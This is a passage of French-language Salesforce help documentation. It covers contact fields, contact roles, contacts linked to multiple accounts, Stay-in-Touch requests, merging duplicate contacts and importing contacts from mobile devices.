| `Tél. assist.` | Le numéro de téléphone de l'assistant. Le nombre de caractères est limité à 40. |
| `Date de naissance` | La date d'anniversaire du contact. Cliquez sur le champ, puis sélectionnez une date dans le calendrier. |

| Champ | Description |
| --- | --- |
| Devise du contact | Devise par défaut pour tous les champs de devise du contact. Les montants sont affichés dans la devise du contact et convertis dans la devise personnelle de l'utilisateur. Disponible lorsque les devises multiples sont utilisées. |
| Division du contact | La division à laquelle le contact appartient. Cette valeur est héritée du compte associé.<br>Disponible lorsque des divisions sont utilisées pour segmenter les données. |
| Propriétaire du contact | Le propriétaire attribué du contact. Pas disponible dans Personal Edition. |
| Type d'enregistrement de contact | Le nom du champ qui définit les valeurs de liste de sélection disponibles pour l'enregistrement. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| Créé par | L'utilisateur qui a créé le contact. Inclut la date et l'heure de création. Lecture seule. |
| Liens personnalisés | La liste des liens personnalisés des contacts, tels que définis par votre administrateur. |
| Département | Le secteur ou l'unité organisationnelle associé. Le nombre de caractères est limité à 80. |
| Description | La description du contact. Les données sont limitées à 32 Ko. Les 255 premiers caractères sont affichés dans les rapports. |
| E-mail | L'adresse e-mail du contact. Une adresse e-mail valide est requise. Le nombre de caractères est limité à 80.<br>Pour envoyer un e-mail en utilisant votre application de messagerie personnelle, cliquez sur l'adresse e-mail de ce champ. L'action n'est pas consignée en tant qu'activité dans l'enregistrement du contact.<br>Si la fonctionnalité Boutons et liens Gmail est activée, cliquez sur le lien Gmail en regard du champ pour envoyer un e-mail à partir de votre compte Gmail. |
| Télécopie | Le numéro de télécopie du contact. Le nombre de caractères est limité à 40. |
| Prénom | Le prénom du contact, tel qu'il est affiché dans la page de modification du contact. Le nombre de caractères est limité à 40. |
| Prénom (local) | Le prénom du contact traduit dans la langue locale. |
| Téléphone (domicile) | Le numéro de téléphone personnel du contact. Le nombre de caractères est limité à 40. |

| Champ | Description |
| --- | --- |
| `Dernière modification par` | L'utilisateur qui a modifié pour la dernière fois les champs de contact, avec la date et l'heure de modification. Ce champ ne suit les modifications apportées aux éléments de la liste associée du contact Lecture seule. |
| `Nom` | Le nom du contact, tel qu'il est affiché dans la page de modification du contact. Le nombre de caractères est limité à 80. |
| `Nom (local)` | Le nom du contact traduit dans la langue locale. |
| `Date de la dernière requête de Rester en contact` | La date de dernier envoi d'une requête Rester en contact. |
| `Date du dernier enregistrement Rester en contact` | La date de dernier renvoi et fusion d'une requête Rester en contact. |
| `Origine de la piste` | La source de l'enregistrement : par exemple Publicité, Partenaire ou Web. L'entrée est sélectionnée dans une liste de valeurs disponibles, définies par l'administrateur. Le nombre de caractères est limité à 40 pour chaque valeur de liste de sélection. |
| `Ville` | La ville dans l'adresse postale. Le nombre de caractères est limité à 40. |
| `Pays` | Le pays dans l'adresse postale. Le nombre de caractères est limité à 80. |
| `Publipostage - Département/Région` | La région ou province dans l'adresse postale. Le nombre de caractères est limité à 80. |
| `Publipostage - Rue` | La rue dans l'adresse postale. Le nombre de caractères est limité à 255. |
| `Publipostage - Code postal` | Le code postal dans l'adresse postale. Le nombre de caractères est limité à 20. |
| `Deuxième prénom` | Le deuxième prénom du contact, tel qu'il est affiché dans la page de modification du contact. Le nombre de caractères est limité à 40.<br><br>Pour activer ce champ, contactez le support client de Salesforce. Dans Configuration, saisissez ensuite *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez ensuite `Activer le deuxième prénom dans les noms de personnes`. |
| `Deuxième prénom (local)` | Le deuxième prénom du contact traduit dans la langue locale.<br><br>Pour activer ce champ, contactez le Support client de Salesforce. Dans Configuration, saisissez ensuite *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez ensuite |

| Champ | Description |
| --- | --- |
| | `Activer le deuxième prénom dans les noms de personnes`. |
| `Mobile` | Le numéro de téléphone mobile du contact. Le nombre de caractères est limité à 40. |
| `Nom` | Le prénom, le deuxième prénom, le nom et le suffixe combinés du contact, tels qu'ils se présentent dans la page de détail du contact. |
| `Autre ville` | La ville dans une autre adresse du contact. Le nombre de caractères est limité à 40. |
| `Autre pays` | Le pays dans une autre adresse du contact. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. Si le champ est un champ de texte, le nombre de caractères est limité à 80. |
| `Autre département/région` | La région ou la province dans une autre adresse du contact. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. Si le champ est un champ de texte, le nombre de caractères est limité à 80. |
| `Autre rue` | La rue dans une autre adresse du contact. Le nombre de caractères est limité à 255. |
| `Autre code postal` | Le code postal dans une autre adresse du contact. Le nombre de caractères est limité à 20. |
| `Autre téléphone` | Un autre numéro de téléphone du contact. Le nombre de caractères est limité à 40. |
| `Téléphone` | Le numéro de téléphone principal du contact. Le nombre de caractères est limité à 40. |
| `Rattachement hiérarchique` | Le nom du responsable du contact. Saisissez le nom d'un contact ou sélectionnez un contact dans la liste. |
| `Civilité` | Le titre désignant la personne, par exemple, M., Mme ou Dr. L'entrée est sélectionnée dans une liste de valeurs disponibles, définies par l'administrateur. Le nombre de caractères est limité à 40. |
| `Suffixe` | Le suffixe du nom du contact, tel qu'il se présente dans la page modification du contact. Le nombre de caractères est limité à 40.<br>Pour activer ce champ, contactez le Support client de Salesforce. Dans Configuration, saisissez ensuite *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez ensuite `Activer le deuxième prénom dans les noms de personnes`. |

| Champ | Description |
| --- | --- |
| `Fonction` | La fonction du contact au sein de l'organisation. Le nombre de caractères est limité à 80. |
| `Nom d'utilisateur` | Pour des contacts du libre-service uniquement. Par défaut, le `Nom d'utilisateur` correspond à l'`E-mail`. Les contact saisissent leur nom d'utilisateur lors de la connexion au portail libre-service.<br>**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service. |

CONSULTER ÉGALEMENT :

- Considérations relatives à la création de contacts
- Considérations relatives à la modification du compte pour les contacts

## Champs de rôles de contact

Les rôles de contact définissent le rôle qu'un contact ou un compte personnel joue dans un compte, une requête, un contrat ou une opportunité. Le rôle de contact contient les champs ci-dessous. Lightning Experience inclut également un champ Opportunités.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

| Champ | Description |
| --- | --- |
| `Contact` | Le nom du contact ou du compte personnel. Sélectionnez un contact existant ou créez un contact. |
| `Principal` | Lorsque ce champ est sélectionné, il identifie la personne en tant que contact principal de l'enregistrement.<br>L'option `Principal` n'est pas disponible pour les requêtes. À la place, le contact spécifié dans le champ `Nom du contact` de l'enregistrement d'une requête est automatiquement le contact principal. |
| `Rôle` | Le rôle du contact pour l'enregistrement. Votre administrateur peut personnaliser les sélections dans cette liste de sélection. |

# Ajout et gestion de rôles de contact

Spécifiez la partie que joue chaque contact ou compte personnel dans votre processus commercial.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Ajout et gestion de rôles de contact dans Lightning Experience

Pour spécifier la partie que joue chaque contact dans votre processus commercial, ajoutez des rôles de contact à des opportunités ou à des contrats.

Ajout et gestion de rôles de contact dans Salesforce Classic

Pour spécifier la partie que joue chaque contact dans votre processus commercial, ajoutez des rôles de contact à des comptes, des requêtes, des contacts et des opportunités.

## Ajout et gestion de rôles de contact dans Lightning Experience

Pour spécifier la partie que joue chaque contact dans votre processus commercial, ajoutez des rôles de contact à des opportunités ou à des contrats.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour modifier le rôle des contacts :

- Modifier sur l'objet qui contient les rôles de contact, par exemple des comptes ou des opportunités

  ET

  Lire sur les contacts

Pour afficher le rôle des contacts :

- Lire sur l'objet qui contient les rôles de contact, par exemple des comptes ou des opportunités

**Important:** Dans Lightning Experience, les rôles de contact sont disponibles pour les opportunités et les contrats. Bien que fonctionnement soit plus ou moins identique pour chaque objet disponible, ils fonctionnent de façon indépendante. Par conséquent, vous devez les configurer et les utiliser séparément pour chaque objet.

1. Cliquez sur **Ajouter un rôle de contact** dans la liste associée Rôles de contact d'une opportunité ou d'un contrat.
2. Cliquez sur le champ de contact pour sélectionner un contact ou un compte personnel. Vous pouvez également cliquer sur **Nouveau contact** pour créer un contact.
3. Choisissez un rôle pour le contact. Si vous ne sélectionnez pas de rôle, le contact est tout de même ajouté à la liste associée Rôle de contact et peut être modifié ultérieurement.
4. Vous pouvez désigner un rôle principal pour l'enregistrement.
5. Enregistrez vos modifications.
6. Tenez les rôles de contact de l'enregistrement à jour en les modifiant et en les supprimant si nécessaire.

**Exemple:** Chez AW Computing, Mary Smith évalue toutes les propositions, puis les transmet à Tom Jones qui prend la décision finale. Dans l'enregistrement d'opportunité AW Computing, vous désignez Mary Smith en tant qu'Évaluateur et Tom Jones en tant que Décideur. Vous savez désormais qui contacter en premier !

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de rôles de contact

Champs de rôles de contact

## Ajout et gestion de rôles de contact dans Salesforce Classic

Pour spécifier la partie que joue chaque contact dans votre processus commercial, ajoutez des rôles de contact à des comptes, des requêtes, des contacts et des opportunités.

**Important:** Dans Salesforce Classic, les rôles de contact sont disponibles pour les comptes, les opportunités, les requêtes et les contrats. Bien que fonctionnement soit plus ou moins identique pour chaque objet disponible, ils fonctionnent de façon indépendante. Par conséquent, vous devez les configurer et les utiliser séparément pour chaque objet.

1. Cliquez sur **Nouveau** dans la liste associée Rôles des contacts d'un compte, d'une requête, d'un contrat ou d'une opportunité.
2. Utilisez l'icône de référence pour sélectionner un contact ou un compte personnel. Vous pouvez également cliquer sur **Nouveau** pour créer un contact.
3. Choisissez un rôle pour le contact.
4. Vous pouvez désigner un rôle principal pour l'enregistrement. Les requêtes n'offrent pas cette possibilité.
5. Enregistrez vos modifications.
6. Tenez les rôles de contact de l'enregistrement à jour en les modifiant et en les supprimant si nécessaire.

**Exemple:** Chez AW Computing, Mary Smith évalue toutes les propositions, puis les transmet à Tom Jones qui prend la décision finale. Dans l'enregistrement d'opportunité AW Computing, vous désignez Mary Smith en tant qu'Évaluateur et Tom Jones en tant que Décideur. Vous savez désormais qui contacter en premier !

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de rôles de contact

Champs de rôles de contact

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour modifier le rôle des contacts :

- Modifier sur l'objet qui contient les rôles de contact, notamment comptes, requêtes, contrats ou opportunités

  ET

  Lire sur les contacts

Pour afficher le rôle des contacts :

- Lire sur l'objet qui contient les rôles de contact, notamment comptes, requêtes, contrats ou opportunités

# Contacts de comptes multiples

Les personnes travaillent souvent avec plusieurs sociétés. Un chef d'entreprise peut contrôler plusieurs sociétés ou un consultant travailler pour le compte de plusieurs organisations. Associez un contact ou un compte personnel unique à plusieurs comptes pour faciliter le suivi des relations entre les personnes et les entreprises sans créer d'enregistrements dupliqués.


Lorsque vous utilisez les Contacts de comptes multiples, chaque contact doit avoir un compte principal (le compte du champ `Nom du compte`). Le contact et son compte principal ont une relation *directe*. Vous pouvez toutefois ajouter d'autres comptes au contact. Ces relations compte-contact secondaires sont *indirectes*.

Lorsque vous associez un compte personnel à un compte professionnel, la relation est toujours indirecte. Les comptes personnels n'ont pas de compte principal. Par conséquent, ils ne peuvent pas être directement associés à des comptes professionnels.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Exemple: John Smith est vice-président d'Acme Corporations, et Acme est le compte sur son enregistrement de contact. Mais John est également impliqué dans l'organisation médiatique à but non lucratif Greendot Media. En ajoutant Greendot Media en tant que compte associé sur l'enregistrement de contact de John, vous pouvez suivre cette autre relation. John est considéré étant un contact *direct* vers Acme car Acme est le compte sur son enregistrement de contact. Et il est considéré comme étant un contact *indirect* vers Greendot Media et tous les autres comptes auxquels il devient associé. John figure également dans la liste associée Contacts associés de Greendot Media et dans tout autre compte auquel il est directement associé.

CONSULTER ÉGALEMENT :

- Comparaison des Contacts de plusieurs comptes à d'autres options
- Création et modification des relations entre les contacts et les comptes
- Considérations relatives à l'association d'un contact à plusieurs comptes

# Création et modification des relations entre les contacts et les comptes

Pour suivre aisément les relations entre les personnes et les entreprises dans lesquelles elles travaillent, associez un enregistrement de contact unique à plusieurs enregistrements de compte.

1. Dans un enregistrement de compte, utilisez la liste associée Contacts associés pour créer ou modifier les relations entre des comptes et des contacts ou des comptes personnels.
   a. Créez une relation en cliquant sur **Ajouter une relation**.
   b. Modifiez une relation existante en cliquant sur **Afficher relation** (dans Salesforce Classic) ou sur **Afficher la relation** (dans Lightning Experience), puis cliquez sur **Modifier la relation**.
2. Renseignez les informations sur la relation compte-contact.

   Remarque: Le champ `Direct` indique si le compte associé au contact est le compte principal du contact. Le champ est en lecture seule, car il est généré par le système en fonction du champ `Nom du compte` du contact. Pour supprimer une relation directe entre un contact et un compte, modifiez le compte principal du contact ou supprimez le contact. Les comptes personnels ont toujours une relation indirecte avec les comptes professionnels.
3. Enregistrez vos modifications.

Pour créer et modifier des relations de compte et de contact dans un enregistrement de contact ou de compte personnel, utilisez la liste associée Comptes associés.

CONSULTER ÉGALEMENT :

Contacts de comptes multiples

Considérations relatives à l'association d'un contact à plusieurs comptes

Champs de relation d'un contact avec des comptes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des relations entre un compte et des contacts
- Lire sur les comptes et Modifier sur les contacts

Pour afficher les relations entre un compte et des contacts
- Lire sur les comptes et les contacts

# Considérations relatives à l'association d'un contact à plusieurs comptes

Familiarisez-vous avec les problèmes éventuels avant d'associer un contact à plusieurs comptes.

## Général

- Le compte saisi dans le champ `Nom du compte` d'un enregistrement de contact correspond au compte *principal* du contact. La relation entre le contact et son compte principal est une relation *directe*. Tous les autres comptes associés au contact sont des relations *indirectes*.
- Pour supprimer une relation directe entre un contact et un compte, modifiez le compte principal du contact ou supprimez le contact.
- Vous pouvez importer des relations compte-contact avec Data Loader, mais pas avec l'Assistant d'importation de données.
- Si vous essayez de fusionner des contacts ou des comptes personnels qui sont indirectement associés au même compte, un message d'erreur vous invite à retirer la relation en double. Cela s'applique également lors de la fusion de comptes indirectement associés à un même contact ou à un même compte personnel.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Relations compte-contact

- Tous les contacts directs sont automatiquement inclus dans la liste associée Contacts associés de l'enregistrement du compte. Par conséquent, il se peut que votre administrateur ait retiré la liste associée Contacts de vos présentations de page.
- Lorsque vous avez accès à un compte particulier, les contacts associés auxquels vous accédez en lecture sont affichés dans les listes associées Contacts associés. Lorsque vous avez accès à un contact particulier, tous les comptes associés sont affichés dans la liste associée Comptes associés, mais vous pouvez ouvrir uniquement les comptes auxquels vous avez accès en lecture.
- Lors de la création d'une relation indirecte entre des comptes et des contacts, le contact doit avoir un compte principal, il ne peut pas être un contact privé.
- Vous ne pouvez pas créer un contact à partir de la page de détail Relation des contacts du compte.
- Si la modification du compte principal d'un contact déclenche une règle de workflow qui change le compte principal, la relation entre le contact et le compte que vous avez sélectionné est enregistrée en tant que relation indirecte. Cela s'applique *uniquement* si votre administrateur a configuré les paramètres pour enregistrer les relations précédentes.

## Intégration Microsoft

- Lors de la synchronisation des contacts entre Salesforce et Microsoft Outlook, seule la relation du compte principal est synchronisée.
- Si vous retirez le nom de compte d'un contact dans Outlook, le contact n'est pas synchronisé vers Salesforce s'il a des relations avec d'autres comptes dans Salesforce.

## Paramètres d'administration

- Lorsque vous essayez de supprimer un compte qui a des contacts directs associés à d'autres comptes, les conséquences dépendent de la configuration des paramètres du compte par votre administrateur. La suppression du compte peut être autorisée ou interdite. Si la suppression du compte est autorisée, tous les contacts directs sont automatiquement supprimés, qu'ils aient ou non des relations avec d'autres comptes.
- Lorsque vous modifiez le compte principal d'un contact, les conséquences pour les relations précédentes du compte dépendent de la configuration des paramètres du compte par votre administrateur. La relation entre le contact et le compte principal précédent est supprimée ou enregistrée en tant que relation indirecte.
- Le cumul ou non des activités dans le compte parent d'un contact dépend de la configuration des paramètres d'activité par votre administrateur.

CONSULTER ÉGALEMENT :

Contacts de comptes multiples

Création et modification des relations entre les contacts et les comptes

# Champs de relation d'un contact avec des comptes

Contacts de plusieurs comptes permet d'associer un contact unique à plusieurs comptes via l'objet Relations des contacts du compte. La présentation de page et les paramètres de sécurité au niveau du champ déterminent quels champs sont visibles et modifiables.

| Champ | Description |
|---|---|
| `Compte` | Le nom de la société à laquelle est associé le contact. |
| `Actif` | Indique si le contact est activement impliqué au sein de la société. |
| `Contact` | Le nom de la personne associée au compte. |
| `Direct` | Indique si le compte associé au contact est le compte principal du contact. Ce champ en lecture seule est basé sur le champ `Nom du compte` de l'enregistrement de contact. Par exemple, dans l'enregistrement de compte Acme, la liste associée Contacts associés inclut automatiquement tous les contacts d'Acme dans le champ `Nom du compte` et les marque comme contacts directs. |
| `Date de fin` | La date à laquelle une relation entre un contact et un compte commence. Utilisez ce champ avec la `Date de début` pour enregistrer l'historique de la relation. |
| `Rôles` | Le rôle du contact dans le compte, par exemple, Acheteur, Décideur ou Expert. Vous pouvez sélectionner plusieurs rôles pour un contact. |
| `Date de début` | La date à laquelle une relation entre un contact et un compte prend fin. Utilisez ce champ avec `Date de fin` pour enregistrer l'historique de la relation. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Contacts de comptes multiples
- Création et modification des relations entre les contacts et les comptes

# Utilisation des réponses Rester en contact afin de mettre à jour les détails des contacts

Utiliser la réponse par e-mail « Rester en contact » pour mettre à jour un enregistrement de contact.

Remarque: Le retrait des requêtes Rester en contact est planifié dans toutes les organisations Salesforce à compter de la version Summer '17. Pour plus d'informations, reportez-vous à Retrait des requêtes Rester en contact.

1. Dans la réponse par e-mail Rester en contact que vous recevez, cliquez sur le lien **Mettre à jour maintenant**.
2. Passez en revue les nouvelles valeurs et les valeurs d'origine.
3. Cliquez sur **Accepter les modifications** pour enregistrer les nouvelles données ou sur **Rejeter les modifications** pour ignorer les mises à jour et conserver les valeurs d'origine.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

CONSULTER ÉGALEMENT :

Mise à jour des contacts via des requêtes Rester en contact

Modification des paramètres Rester en contact

Utilisation de l'assistant Rester en contact en masse pour demander les informations de contact mises à jour à plusieurs personnes

# Utilisation de l'assistant Rester en contact en masse pour demander les informations de contact mises à jour à plusieurs personnes

Pour demander des informations mises à jour à plusieurs contacts ou comptes personnels à la fois, utilisez l'assistant Rester en contact en masse.

Remarque: Le retrait des requêtes Rester en contact est planifié dans toutes les organisations Salesforce à compter de la version Summer '17. Pour plus d'informations, reportez-vous à Retrait des requêtes Rester en contact.

1. Dans la page d'accueil des contacts, sous Outils, cliquez sur **Rester en contact en masse**. Si votre organisation Salesforce utilise des comptes personnels, le lien est également affiché dans la page d'accueil des comptes.
2. Sélectionnez une vue de liste des contacts et des comptes personnels pour lesquels vous souhaitez obtenir des informations mises à jour. Vous pouvez également modifier et créer des vues de liste à partir de cet emplacement.
3. Cliquez sur **OK**.
4. Sélectionnez les individus à qui vous destinez la demande.

   Seuls les enregistrements qui contiennent des adresses e-mail peuvent être sélectionnés. Les enregistrements pour lesquels l'option `Désinscription d'adresse e-mail` est sélectionnée ne sont pas affichés dans la vue de liste, car vous ne pouvez pas leur envoyer d'e-mails de masse.
5. Cliquez sur **Suivant**.
6. Vérifiez le texte de l'e-mail. Si nécessaire, modifiez vos paramètres Rester en contact.
7. Cliquez sur **Envoyer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour envoyer des mises à jour Rester en contact en masse :

- « Envoyer un e-mail »

  ET

  « Envoyer des requêtes Rester en contact »

Lorsque les destinataires répondent avec leurs toutes dernières informations, utilisez le lien de la réponse pour mettre à jour de leur enregistrement de contact.

CONSULTER ÉGALEMENT :

Mise à jour des contacts via des requêtes Rester en contact

Utilisation des réponses Rester en contact afin de mettre à jour les détails des contacts

Modification des paramètres Rester en contact

## Considérations relatives à la modification du compte des contacts activés pour les portails

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Notez les points suivants avant de modifier le compte des contacts activés pour les portails.

- Les utilisateurs externes peuvent accéder à leurs propres requêtes et opportunités à partir de leurs comptes précédents.
- Vous pouvez transférer des contacts activés pour un portail partenaire uniquement vers des comptes activés pour un portail partenaire.
- Les rôles du portail des contacts sont automatiquement mis à jour pour correspondre au nom du compte vers lequel ils sont transférés (sauf s'ils sont des utilisateurs du portail haut volume, qui n'ont aucun rôle). Par exemple, le rôle du portail « Utilisateur client du compte A » devient « Utilisateur client du compte B » (car un nom de rôle du portail comprend le nom du compte auquel il est associé). Les rôles du portail sont uniques pour chaque compte et se situent sous le rôle de responsable de compte dans la hiérarchie des rôles de votre organisation Salesforce.
- Lorsque vous transférez des utilisateurs de portail entre des comptes, les rôles des utilisateurs de portail sont mis à jour. Par conséquent, lorsque vous transférez un utilisateur partenaire vers un autre compte :
  - Les opportunités de chaque compte sont automatiquement recalculées via la hiérarchie des prévisions de l'organisation Salesforce.
  - Les opportunités appartenant à l'utilisateur partenaire restent dans le compte précédent.
- Les administrateurs d'utilisateurs partenaires délégués et les administrateurs d'utilisateurs clients délégués peuvent mettre à jour les utilisateurs de portail dans les comptes vers lesquels ils sont transférés.

CONSULTER ÉGALEMENT :

Activation du portail Client pour les contacts et les comptes personnels

Activation du libre-service pour les contacts et les comptes personnels

# Considérations relatives à la fusion des contacts dupliqués

Avant de fusionner des contacts dupliqués, prenez connaissance des points ci-dessous.

- Vous pouvez fusionner uniquement les contacts qui ont le même compte principal. Le compte principal est le compte répertorié dans le champ `Nom du compte` de l'enregistrement du contact.
- Si vous essayez de fusionner des contacts qui sont indirectement associés au même compte, un message d'erreur vous invite à retirer la relation en double. Dans les enregistrements de contact, les relations indirectes sont gérées depuis la liste associée Comptes associés.
- Certains éléments associés aux contacts dupliqués ignorés deviennent associés au contact qui vient d'être fusionné, par exemple, l'historique de la campagne, les requêtes, les équipes de requête, les pièces jointes, les notes et les opportunités. Les fils Chatter des enregistrements ignorés ne sont pas concernés.
- Certains paramètres et certaines informations associés sont récupérés dans l'enregistrement principal et s'appliquent à l'enregistrement qui vient d'être fusionné, par exemple, les paramètres de partage, les invitations aux réunions, les divisions de compte, la valeur du champ `Rattachement hiérarchique`, ainsi que les champs en lecture seule et masqués (les administrateurs et les utilisateurs qui disposent de l'autorisation « Modifier les champs en lecture seule » peuvent sélectionner manuellement les champs en lecture seule à conserver).
- Tous les contacts dupliqués ignorés sont placés dans la Corbeille.
- Dans le nouveau contact fusionné, le champ `Créé par` récupère la date du contact fusionné le plus ancien. Le champ `Dernière modification par` utilise la date de fusion des enregistrements.
- Si les contacts dupliqués sont membres de campagnes différentes, la date du champ `Statut du membre mis à jour` est conservée et associée au nouveau contact fusionné.
- Un seul utilisateur du libre-service peut être actif à la fois. Par conséquent, désactivez tout utilisateur supplémentaire avant de fusionner les contacts. Le contact fusionné prend le nom de l'utilisateur du Libre-service actif.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Le portail client est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le portail partenaire est disponible dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Fusion des contacts dupliqués

Champs de contact

Considérations relatives à la fusion des contacts associés à des utilisateurs de portail

## Considérations relatives à la fusion des contacts associés à des utilisateurs de portail

Avant de fusionner des contacts associés à des utilisateurs de portail, prenez connaissance des points ci-dessous.

- Vous pouvez fusionner un contact de portail avec un autre contact de portail. Par exemple, vous pouvez fusionner des contacts activés pour utiliser :
  - Un portail partenaire *avec* des contacts activés pour l'utilisation d'un portail client et inversement.
  - Un portail partenaire ou un portail client avec des contacts qui ne sont *pas* activés pour l'utilisation d'un portail.
- Avant de fusionner des contacts qui comprennent des utilisateurs partenaires *et* des utilisateurs clients, déterminez le type de portail utilisateur à conserver. L'utilisateur que vous ne gardez pas est désactivé. Une fois les contacts fusionnés, vous pouvez cependant activer le contact pour accéder au portail dans lequel il a été supprimé durant le processus de fusion.
- Les utilisateurs de portail désactivés durant le processus de fusion gardent la propriété de tous les enregistrements dont ils sont propriétaires. Par exemple, si un utilisateur du portail, responsable d'une requête, est invalidé, il reste responsable jusqu'à la mise à jour de la requête avec un nouveau responsable.
- Vous pouvez fusionner des contacts associés à divers comptes en transférant les contacts que vous souhaitez fusionner dans un compte unique, puis en fusionnant les contacts associés au compte commun.

Éditions

Disponible avec : Salesforce Classic

Le portail client est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le portail partenaire est disponible dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Importation de contacts à partir de listes de contacts d'appareils mobiles dans Salesforce

Les commerciaux peuvent gagner du temps et éviter les fautes de frappe en utilisant l'application Salesforce1 pour importer des contacts directement dans Salesforce à partir de la liste de contacts de leur appareil mobile. Cette fonctionnalité est disponible uniquement dans les applications téléchargeables Salesforce1.

1. Dans Salesforce1, accédez à l'emplacement où vous créez des contacts.
2. Touchez **Importer à partir de l'appareil** pour ouvrir la liste des contacts de l'appareil.
3. Sélectionnez un contact.
4. Pour associer un contact à un compte dans Salesforce, accédez à l'enregistrement du contact dans Salesforce, puis ajoutez un compte.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Lors de l'importation de contacts à partir d'un appareil mobile, les champs ci-dessous des contacts de votre appareil sont mappés avec les contacts Salesforce.

- `E-mail`
- `Téléphone domicile`
- `Ville`
- `Pays`
- `Code postal`
- `État`
- `Rue`
- `Mobile`

- `Autre téléphone`
- `Téléphone`

**Remarque:** Dans certains cas, les enregistrements de contact d'un appareil mobile ne sont pas mappées comme attendu avec ceux de Salesforce1.

CONSULTER ÉGALEMENT :

Considérations relatives à l'importation de contacts à partir d'un appareil mobile

## Considérations relatives à l'importation de contacts à partir d'un appareil mobile

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Lors de l'importation de contacts dans Salesforce à partir de la liste de contacts d'un appareil mobile, vous devez connaître les points ci-dessous.

- Lors de l'importation de contacts depuis un appareil Android ou iOS utilisant Salesforce1 vers une organisation Salesforce dont les champs des listes déroulantes État et Pays sont activés, le champ `État` n'est pas renseigné.
- Si les contacts de votre appareil contiennent plusieurs champs de téléphone mobile, et que le champ `Téléphone` dans Salesforce est vide :
  - Le premier champ de téléphone mobile est mappé avec le champ `Téléphone` de Salesforce.
  - Le deuxième champ de téléphone mobile est mappé avec le champ `Mobile` de Salesforce.
- Lorsque vous sélectionnez des e-mails à partir d'un appareil mobile, généralement Salesforce1 extrait l'emplacement de la deuxième adresse e-mail. Si des étiquettes sont créées sur l'appareil, l'intégration tente de mapper depuis l'adresse e-mail professionnelle locale vers l'adresse e-mail du contact standard dans Salesforce.

# Accès à des données de grande qualité au moment opportun dans Salesforce

La qualité des données est essentielle pour la réussite de votre entreprise. Les données sont de bonne qualité lorsque vos enregistrements sont complets et à jour. Cela signifie que vous disposez des contacts appropriés dans les sociétés qui vous intéressent, et que vous disposez des informations nécessaires pour conclure des affaires et développer votre activité. Des données pertinentes permettent de comprendre, d'adapter, de cibler et d'exécuter avec une précision chirurgicale. Data.com offre une suite de produits qui fournit à votre entreprise les données de grande qualité dont elle a besoin au moment opportun. Vous consacrez ainsi moins de temps à la saisie et à la mise à jour des données, et plus de temps au développement de votre entreprise.

La version gratuite de Data.com est disponible pour toutes les organisations Salesforce et comprend les fonctionnalités ci-dessous.

